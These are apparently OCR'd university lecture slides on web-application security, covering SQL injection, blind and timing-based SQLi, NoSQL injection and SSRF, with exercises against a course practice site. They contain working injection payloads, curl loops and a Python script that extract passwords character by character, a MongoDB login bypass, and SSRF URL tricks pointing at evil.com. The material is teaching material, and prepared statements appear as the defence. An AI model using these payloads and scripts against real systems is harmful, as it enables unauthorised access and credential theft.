SQL Injections (CWE-89)

```php
<?php
 $db = new PDO(CONNECTION_STRING, DB_USER, DB_PASS);
 $query = "SELECT * FROM users WHERE email = '"
          . $_POST["email"] .
          "' AND password = '"
          . $_POST["password"] . "'";
 $sth = $db->query($query);
 $user = $sth->fetch();
 if ($user !== false) {
   // authenticate as the selected user
   start_session();
   $_SESSION["user"] = $user["user"];
 }
?>
```


login.php



```
POST
https://example.com/login.php
email=admin@localhost' -- &
password=foobar
```

Welcome, admin!

```
SELECT * FROM users
WHERE email = 'admin@localhost' -- ' AND
      password = 'foobar'
```



- SQLi enable **auth bypass**, **data exfiltration**, **data loss and corruption**, **DoS**, ...
- Can be used to obtain **RCE** via **privilege escalation**

As before, **mixing code and data** is dangerous

SQL Injections: Exercise!

Go to https://pwdreset.is.hackthe.space/search.php

This website uses the same MySQL database you connected to before!

1. List all possible users
2. Try to perform a UNION with result-sets having different number of columns
3. List all emails and passwords
4. List the email and password of accounts having the email starting with "ma"

```
"SELECT name, username, url FROM people WHERE mail = '" . $_POST['mail']. "'"
```

Query

SQL Injections: Exercise!

1. List all possible users

   `' OR 1 -- -` or `asdfg' OR 'a'='a`

2. Try to perform a UNION with result-sets having different number of columns

   `' UNION SELECT null, null -- -`

   VS `' UNION SELECT null, null, null -- -`

   Use `null` to determine the number of columns when you do not know the type

3. List all emails and passwords

   `' UNION SELECT null, mail, password FROM people -- -`

4. List the email and password of accounts having the email starting with "`ma`"

   `' UNION SELECT null, mail, password FROM people WHERE mail LIKE 'ma%`

Blind SQL Injections

- Injections may be possible, but **results from queries are not directly visible**
- If the application behaves differently depending on the query that is executed on the server, attackers still have the opportunity to exfiltrate data!
- Depending on the result of the query, the application could show
  - a distinguishable message
  - an error
  - a broken page
  - an empty page…

Intuitively, we get a **1-bit boolean answer to leak the database!**


Blind SQL Injections

Go to https://pwdreset.is.hackthe.space/index.php

Vulnerable to SQLi, but the page only prints `Success` or `Address not found`

```
$sth = $dbh->query("SELECT * FROM people WHERE mail = '" . $_POST['mail']. "'");
if($sth && $sth->rowCount()) {
     echo 'Sent';
 } else {
     echo 'Address not found';
 }
```

Injecting `' OR 1 -- -` causes the page to print `Sent`, but does not tell anything about the database...



Blind SQL Injections

Idea

- Split the data into single characters
- Make a guess and compare it with the first char of the data we want to leak
- If the values correspond, the page prints `Sent`
  and our guess was correct!
  Otherwise, try again with a different value
- Go to the next char…

```
mysql> SELECT MID('introsec', 2, 1);
n
```

`MID(str,pos,len)` is a useful function. Synonym for `SUBSTRING`

Blind SQL Injections

```
SELECT BINARY <guess> = MID(password, <pos>, 1) FROM people WHERE mail LIKE 'marco%';
```

```
mysql> SELECT BINARY 'F' = MID(password, 1, 1) FROM people WHERE mail LIKE 'marco%';
0
mysql> SELECT BINARY 'G' = MID(password, 1, 1) FROM people WHERE mail LIKE 'marco%';
0
mysql> SELECT BINARY 'H' = MID(password, 1, 1) FROM people WHERE mail LIKE 'marco%';
1
```

BINARY is used for case-sensitive comparison

The password starts with 'H'

Blind SQL Injections

```
SELECT BINARY <guess> = MID(password, <pos>, 1) FROM people WHERE mail LIKE 'marco%';
```


```
mysql> SELECT BINARY 'F' = MID(password, 1, 1) FROM people WHERE mail LIKE 'marco%';
0
mysql> SELECT BINARY 'G' = MID(password, 1, 1) FROM people WHERE mail LIKE 'marco%';
0
mysql> SELECT BINARY 'H' = MID(password, 1, 1) FROM people WHERE mail LIKE 'marco%';
1
```

The password starts with 'H'

BINARY is used for case-sensitive comparison

```
mysql> SELECT * FROM people
       WHERE mail = ''
          OR BINARY 'H' = MID(password, 1, 1)
         AND mail LIKE 'marco%';
```

Corresponding query



Blind SQL Injections: Automation

Prints the first char

Sh

```
$ for guess in {A..z}; do curl -s 'https://pwdreset.is.hackthe.space/index.php'
  --data "mail=' OR BINARY '${guess}'=MID(password, 1, 1) AND mail LIKE 'marco%" | grep -q sent
  && echo "${guess}" && break; done
```

Prints the first 10 chars

Sh

```
$ for pos in {1..10}; do for guess in {A..z};
  do curl -s 'https://pwdreset.is.hackthe.space/index.php'
  --data "mail=' OR BINARY '${guess}'=MID(password, ${pos}, 1) AND mail LIKE 'marco%"
 | grep -q sent && echo -n "${guess}" && break; done; done
```

Blind SQL Injections: Automation

Python

```python
import string, requests

URL = "https://pwdreset.is.hackthe.space/index.php"
QUERY_FMT = "' OR BINARY '{guess}'=MID(password, {pos}, 1) AND mail LIKE 'marco%"
SUCCESS_MSG = "sent"

def oracle(s, guess, pos):
    r = s.post(URL, data={'mail': QUERY_FMT.format(guess=guess, pos=pos)})
    return SUCCESS_MSG in r.text

def main():
    s = requests.Session()
    chars = string.ascii_letters + string.digits
    for pos in range(1, 20):
        for guess in chars:
            if oracle(s, guess, pos):
                print(guess, end='', flush=True)
                break
main()
```


Exercise


Try to reduce the number of request by implementing a binary search

Totally Blind SQL Injections

- The attacker controls the query
- But there is **no observable output that depends on the query execution**

Try it out at https://pwdreset.is.hackthe.space/indexb.php





Totally Blind SQL Injections

- It is still possible to infer some information via **timing side-channels**!

Sleep for 1 second if the guess is correct. Introduces an observable behavior for the attacker!

```
mysql> SELECT * FROM people WHERE mail = '' OR IF(BINARY 'G'=MID(password, 1, 1), SLEEP(1), NULL);
Empty set, 1 warning (0.00 sec)

mysql> SELECT * FROM people WHERE mail = '' OR IF(BINARY 'H'=MID(password, 1, 1), SLEEP(1), NULL);
Empty set, 1 warning (1.00 sec)
```

Totally Blind SQL Injections

- It is still possible to infer some information via **timing side-channels**!

Sleep for 1 second if the guess is correct. Introduces an observable behavior for the attacker!

```
mysql> SELECT * FROM people WHERE mail = '' OR IF(BINARY 'G'=MID(password, 1, 1), SLEEP(1), NULL);
Empty set, 1 warning (0.00 sec)

mysql> SELECT * FROM people WHERE mail = '' OR IF(BINARY 'H'=MID(password, 1, 1), SLEEP(1), NULL);
Empty set, 1 warning (1.00 sec)
```

Sh

```
$ for pos in {1..10}; do for guess in {A..z}; do timeout 1 curl
'https://pwdreset.is.hackthe.space/indexb.php' --data "mail=' OR IF(BINARY '${guess}'=MID(password,
${pos}, 1), SLEEP(2), NULL) AND mail LIKE 'marco%" &>/dev/null || echo -n "${guess}"; done; done
```

Sounds complicated, but can be done in 1 line of bash :)

Defeating SQLi, Once and For All!

- Use **prepared statements**
- Do not sanitize the input, but enforce separation between code and data
- Workflow
  1. The application sends a query template (containing some parameters) to the DB
  2. The DB compiles the query (code)
  3. The application provides the values of the template parameters (data) to the DB
  4. The DB executes the query

```
$query = "SELECT * FROM users WHERE user = ? AND password = ?";
$sth = $db->prepare($query);
$sth->bindValue(1, $_POST["user"]);
$sth->bindValue(2, $_POST["password"]);
$sth->execute();
```

Defeating SQLi, Once and For All!

- Use **prepared statements**
- Do not sanitize the input, but enforce separation between code and data
- Workflow
  a. The application sends a query template (containing some parameters) to the DB
  b. The DB compiles the query (code)
  c. The application provides the values of the template parameters (data) to the DB
  d. The DB executes the query

```
$query = "SELECT * FROM users WHERE user = ? AND password = ?";
$sth = $db->prepare($query);
$sth->bindValue(1, $_POST["user"]);
$sth->bindValue(2, $_POST["password"]);
$sth->execute();
```

Shortcomings

- Emulated prepared statements can be bypassed
- Drivers may offer partial support, e.g., no way to bind a table name

NoSQL DBMS

- Non-relational DBMS (NoSQL DBMS), e.g., MongoDB
- MongoDB is a document store, data is stored in JSON-like documents
- Queries are JSON objects themselves

```
{
   "name": "Marco",
   "surname": "Squarcina",
   "mail": "marco.squarcina@tuwien.ac.at",
   "password": "mys3cr3tp4ssw0rd"
}
```

MySQL	MongoDB
Table	Collection
Row	Document
Column	Field

NoSQL Injections (CWE-943)

Further readings
https://portswigger.net/web-security/nosql-injection

Example, bypass login form

```php
$query = new MongoDB\Driver\Query(['mail' => $_POST['mail'], 'password' => $_POST['password']]);
$result = $mongo->executeQuery('db.people', $query);
```

PHP

```
mail=marco.squarcina@tuwien.ac.at&password[$ne]=wrongpassword
```

$ne stands for not equal

HTTP POST Body


```
[
   'mail' => 'marco.squarcina@tuwien.ac.at',
   'password' => ['$ne' => 'wrongpassword']
]
```

Query filter that returns the document!

Try by yourself (Blind NoSQLi):
https://pwdreset.is.hackthe.space/mongo.php

Server-Side Request Forgery (SSRF)

Server-Side Request Forgery (SSRF) - CWE-918



Attacker causes the **server to perform HTTP requests to unintended destinations**. Examples:

- `localhost` or `127.0.0.1`, where some private, sensitive applications are running (e.g., via privileged APIs)
- `file://` to read local files on the server
- Cloud metadata, to extract sensitive configuration and auth keys
- Local servers protected from outside connections by a firewall, like databases
- Covert operations: attacking public websites using the server

Attackers can use vulnerable servers as a proxy to escalate their privileges or attack other targets.


Server-Side Request Forgery (SSRF) - CWE-918

Modern applications may depend on intricate backend API calls. Some URLs that are requested by the server may be exposed to the frontend. But **validating URLs is hard!**

```
http://127.0.0.1
```

Server-Side Request Forgery (SSRF) - CWE-918

Modern applications may depend on intricate backend API calls. Some URLs that are requested by the server may be exposed to the frontend. But **validating URLs is hard!**



Server-Side Request Forgery (SSRF) - CWE-918

Modern applications may depend on intricate backend API calls. Some URLs that are requested by the server may be exposed to the frontend. But **validating URLs is hard!**

`http://127.0.0.1` = `http://127.1` `http://2130706433` `http://0x7F000001` `http://wut.fbi.com`

Alternative representations

Domain name pointing to localhost

Other examples:

`https://example.com:fakepassword@evil.com` Creds embedded in the URL, navigates to evil.com

Open redirection `https://securepubads.g.doubleclick.net/pcs/view?adurl=https://example.com`

`https://{example,evil}.com` Special `curl` syntax, performs 2 requests to `example.com` and `evil.com`

Unicode normalization, corresponds to `https://curl.se` `https://ℂᵤℝ℘。𝕊🄴`

Thank You! Q&A?

Marco **Squarcina** <marco.squarcina@tuwien.ac.at>